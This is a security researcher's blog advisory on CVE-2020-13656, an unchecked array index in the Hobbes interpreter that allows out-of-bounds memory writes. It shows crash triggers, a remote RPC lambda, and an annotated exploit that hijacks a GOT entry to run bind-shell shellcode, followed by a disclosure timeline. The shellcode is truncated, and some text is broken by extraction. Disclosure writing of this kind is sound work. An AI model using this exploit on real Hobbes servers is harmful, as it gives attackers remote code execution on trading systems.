BLOG // ADVISORIES // JUN 12, 2020

OOB to RCE: Exploitation of the Hobbes Functional Interpreter

By: Jake Miller, Security Researcher

Share

ADVISORY SUMMARY

CVE-2020-13656: In Hobbes through 2020-05-21, the array implementation lacks bounds checking, allowing exploitation of an out-of-bounds (OOB) read/write vulnerability that leads to both local and remote code (via RPC) execution.

Risk Level

High

Affected Vendor

Product Vendor	Product Name	Affected Version
Morgan Stanley	Hobbes	Through 2020-05-21; no fix planned

Introduction and Discovery

I enjoy reporting vulnerabilities to both large and small open source projects. Up-and-coming projects can be especially great training grounds for security researchers, and the project benefits from growing with a security mindset early on. Wanting to grow my

```
https://hobbes.readthedocs.io/en/latest/introduction/domain.html
```

"Hobbes has been designed from the ground up, specifically to help devops staff manage the in-process configuration of extremely low latency Order Managers. An Order Manager (sometimes just called the "OM") is a key component in a trading system - it's responsible for maintaining the state of all the trade orders the organisation has received and is processing."

It looked like a cool OSS project with an impactful use case. So, I decided to start looking for bugs. While testing out the language syntax and planning a grammar based fuzzing approach, I accidentally stumbled onto a **`SEGFAULT`** while writing into an array. Surprised, I looked up the documentation to ensure my syntax was correct, and I encountered this:

```
https://hobbes.readthedocs.io/en/latest/language/types.html?#array-functions
```

Warning

Array indexes

Array indexes in Hobbes aren't bounds checked, so whilst you can *slice* from the end of an array, you can't use the same syntax to *index*:

```
> nums[-3]
51627831
```

If you've spent any amount time looking for vulnerabilities in interpreters, I'm sure your eyebrows raised. Although it is a documented limitation that arrays do not support bounds checking, this has significant security implications beyond ease of use. I'll demonstrate this issue with the included Hobbes REPL called **`hi:`**

```
./hi
hi : an interactive shell for hobbes
      type ':h' for help on commands

> [1,2,3][-10] <- 1
[1]    3272251 segmentation fault  ./hi
```

As shown above, I'm writing the value 1 to the -10th element of a three-element array, which crashes instead of throwing an exception. This allows users to read and write arbitrary memory locations in the interpreter process. With this arbitrary read/write primitive from Hobbes in hand, writing an exploit should be trivial (except for having to write it in a functional language). This could certainly be useful in interpreter escapes and local exploits, but, here's where it gets more impactful...

A key design of the Hobbes standard library is its RPC network mechanism. To run the interpreter in RPC mode, we simply start it with the **`-p`** switch and we can define a function:

```
$ ./hi -p 8888
hi : an interactive shell for hobbes
      type ':h' for help on commands

running repl server at :8888
> addOne = \x.x+1
```

Now, let's connect with a client and invoke the remote method:

```
$ ./hi -s
> c = connection :: (Connect "localhost:8888" p) => p
> printConnection(c)
localhost:8888
id expr input output
-- ---- ----- ------

> receive(invoke(c, `addOne`, 12))
13
```

Let's take a look at how that exchange looks in Wireshark:

Cleartext exchange aside, in order to get “remote” code execution, we would need to use our OOB array indexing on the server side. Finding a default RPC function that used array indexing was one potential solution, but I began to explore the ability to transfer a lambda function (and even nested lambda functions) via the protocol.

After struggling a bit with the syntax, I came up with the following expression:

```
\x.receive(invoke(c, `\x.map(\y.[1,2,3][-10] <- y, x)`, x :: [int]))
```

Without diving too deep, the above expression accomplishes two things:


- It creates a nested lambda function on the server (proving to myself that complex nested expressions could be used if necessary) that iterates over our supplied array writing to the **`[1,2,3][-10]1`** remote memory location with each of our array entries.
- It stores a reference to this remote lambda function definition as the local RPC stub: **`test`**

With your new remote function, let’s reproduce our crash — this time on the server — by using our malicious RPC stub:

Client side:

```
> test([1,2,3,4,5,6,7]) I/O error on socket
```

Server side:



Cool! So, ideas that we can demonstrate on a local Hobbes interpreter should also work across the RPC functionality.

Exploit Development

I was eager for the challenge of writing a global offset table (GOT) hijack exploit in a functional language…and, well, I can now cross that one off my security bucket list.

I won’t go through the details of performing a GOT hijack in this post (**check out this great video by LiveOverflow**), but the gist is that a GOT attack is locating the GOT using arbitrary reads, then using an arbitrary write to overwrite a GOT entry (effectively a function pointer) for a commonly used function (e.g., **`strncmp`**). When that function is invoked, it jumps to the overwritten function pointer, which will point at your shellcode.

Normally, the memory protection of the page would need to be altered, but Hobbes places the array buffer containing our shellcode into a page that’s already marked as executable. I believe this is because it’s an executable JIT page, but I didn’t confirm.

Exploit Overview

I craft a **`payloadBuffer`** of **`int`**s that contains my shellcode

The next time **`strncmp`** is executed from **`libreadline`**, the **`payloadBuffer`** shellcode is executed instead.


The exploit spawns a bind shell on port TCP/9999.

Here is the finished annotated exploit written in Hobbes:

```
Exploit.hob

/ Find ELF header magic bytes
findElf :: (int, [a]) -> int
findElf i xs =
   if (xs[i] == 1179403647) then
       i
   else
       (findElf(i-1,xs))

// Overwrite GOT entry with pointer to array data buffer (grabbed from nearby).
patchGOT :: (int, [a]) -> ()
patchGOT i xs =
   xs[i] <- xs[-4]+136

// msfvenom -p linux/x64/shell_bind_tcp LHOST=127.0.0.1 LPORT=9999 -f python
payloadBuffer = [-1722275478, 1784611434, 84893185, -950888632, 140292, -1991766233

// Finds libreadline base address
libreadlineBaseAddress = findElf(-40960, payloadBuffer)

// readelf --relocs /lib/x86_64-linux-gnu/libreadline.so.8.0 | grep "strncmp"
// Offset: 00000004b158 (byte)0x4b158 = (int)307544
// Convert offset from bytes to int for addressing
strncmpOffset = 307544/4

patchGOT(libreadlineBaseAddress + strncmpOffset, payloadBuffer)
```

Cool! Let's see it in action.

Exploit Demo



As you can see above, I got the local proof of concept (PoC) working. Definitely good enough for submission (*fingers crossed* that I wouldn't have to rewrite it into a Lambda RPC for the vendor).

Disclosure Process

Whenever I decide to start digging into a project, I like to submit 1-3 bugs to understand the vendor's responsiveness to bugs. I am sure my peers in the Bug Bounty

expired 90-day deadline, I want to raise awareness for these security issues in Hobbes (especially if it's being used on production systems).

For affected users of Hobbes, I recommend these actions:

> Request that the Hobbes project address this vulnerability
>
> Avoid using the Hobbes RPC mechanism
>
> Do not rely on the Hobbes interpreter to sandbox or restrict users' ability to execute code on the underlying system.

As security researchers, we can try our best by providing detailed bug reports with strong PoCs, but there will be times where our reports will be ignored or rejected.

I hope this example will help to share the current security risks of Hobbes, share the researcher perspective in unresponsive vulnerability disclosure, and encourage other researchers to try reporting to smaller open source projects (even if it doesn't always work out).


Happy hacking!

Credits

Jake Miller, Lead Researcher, Bishop Fox - **@theBumbleSec**

Timeline

1. Sent bug report and PoC to Morgan Stanley CyberSec team per their disclosure guidelines with 90-day disclosure deadline: 2/25/20
2. Morgan Stanley CyberSec team confirmed receipt: 2/26/20
3. Reached out to check on status and offer 30-day extension due to COVID-19: 4/23/20
   - No response
4. Reached out about status and offered 30-day extension again. Requested response by 5/06/20 to add extension: 5/01/20
   - No response
5. Reached out to Hobbes Lead Dev/Creator to ensure he had received details and check on remediation status: 5/04/20
   - Quick response from dev, but unfortunately 2 months into the disclosure, and the bug was news to him.
   - Decided to give Morgan Stanley CyberSec team a bit more time before sending bug to Lead Dev and revisiting timeline.
6. Sent bug report and PoC to Hobbes lead dev/creator: 5/08/20
7. Reached to Hobbes lead dev to determine a revised comfortable/reasonable disclosure date: 5/19/20
   - Lead dev responded *"Please feel free to disclose whenever you'd like, however you'd like. I might copy this to the GitHub 'issues' list (though I think that this has come up already) since that's normally where we track and respond to things like this."*
8. 90-day disclosure deadline: 5/25/20
9. Assigned CVE-2020-13656: 5/28/20
10. Public disclosure: 6/12/20



SECURITY RESEARCHER

Jake Miller (OSCE, OSCP) is a Bishop Fox alumnus and former lead researcher. While at Bishop Fox, Jake was responsible for overseeing firm-wide research initiatives. He also produced award-winning research in addition to several popular hacking tools like RMIScout and GitGot.

More by Jake

RECOMMENDED POSTS

You might be interested in these related posts.

Dec 15, 2022

FlowscreenComponents Basepack, Version 3.0.7 Advisory

Nov 21, 2022

Log HTTP Requests, Version 1.3.1, Advisory

Oct 24, 2022

Atlassian Jira Align, Version 10.107.4 Advisory

Cosmos Platform

Platform Overview
Attack Surface Management
Exposure Identification
Continuous Attack Emulation

Services

Application Security
Cloud Security
IoT & Product Security
Network Security
Red Team & Readiness
Google, Facebook, & Amazon Partner Assessments

Resources

Resource Center
Blog
Advisories
Tools

Our Customers

Partners

Partner Programs
Partner Directory
Become a Partner

Company

About Us
Careers We're Hiring
Events
Newsroom
Bishop Fox Mexico
Bishop Fox Labs
Contact Us